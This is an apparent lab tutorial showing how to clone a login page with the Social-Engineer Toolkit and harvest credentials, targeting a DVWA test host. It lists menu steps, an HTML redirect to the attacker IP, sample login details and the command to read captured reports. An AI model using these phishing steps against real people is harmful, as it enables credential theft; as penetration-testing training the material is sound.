Website Cloning with the use of Social Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed to simulate social engineering attacks. It was created by David Kennedy (also known as ReL1K), founder of TrustedSec.

What is SET?

- SET is a security tool used by penetration testers and ethical hackers.
- It focuses on social engineering attacks, which exploit human psychology rather than technical flaws.
- SET is widely included in Kali Linux distributions and is considered a standard tool for testing the "human element" of cybersecurity.

Uses of SET

- Phishing & Spear-Phishing: Crafting fake emails or websites to trick users into revealing credentials.
- Credential Harvesting: Setting up fake login pages to capture usernames and passwords.
- Payload Delivery: Embedding malicious code in files or links to test how users respond.
- Attack Vectors: Supports multiple channels such as email, SMS, USB, and web-based attacks.
- Training & Awareness: Organizations use SET to simulate attacks and train employees to recognize suspicious activity.

Below is the list of the command and steps for credential harvesting with the use of setoolkit

#Website Cloning (setoolkit) Commands#

sudo su

setoolkit

Type 1

Press Enter

Type 2

Press Enter

Type 3

Press Enter

Type 2

Press Enter

Type 10.6.6.1

Press Enter

Type http://dvwa.vm

Press Enter

Open Text editor and Type:

1.<html>

2. <head>

3. <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />

4. </head>

5. </html>

Save as ladies.html on Desktop

Double click saved html file from desktop

Login with reproduce2@gmail.com, password: ohjlry735

Return to your old terminal

Crtl + c

Type 99

Type 99


Type 99

Type 99


cat /root/.set/reports/”2025-12-14 13:34:09.326665.xml”

The screenshots below show how to capture the credentials (i.e the username, password) of a user using fake website generation


Disclaimer: This is for educational/testing purpose only for ethical hacking knowledge




```
┌──(root㉿Kali)-[/home/kali]
└─# setoolkit
```




```
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```




```
          Welcome to the Social-Engineer Toolkit (SET).
           The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```




```
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks
 in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a met
asploit based payload. Uses a customized java applet created by Thomas Werth
to deliver the payload.
```




```
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
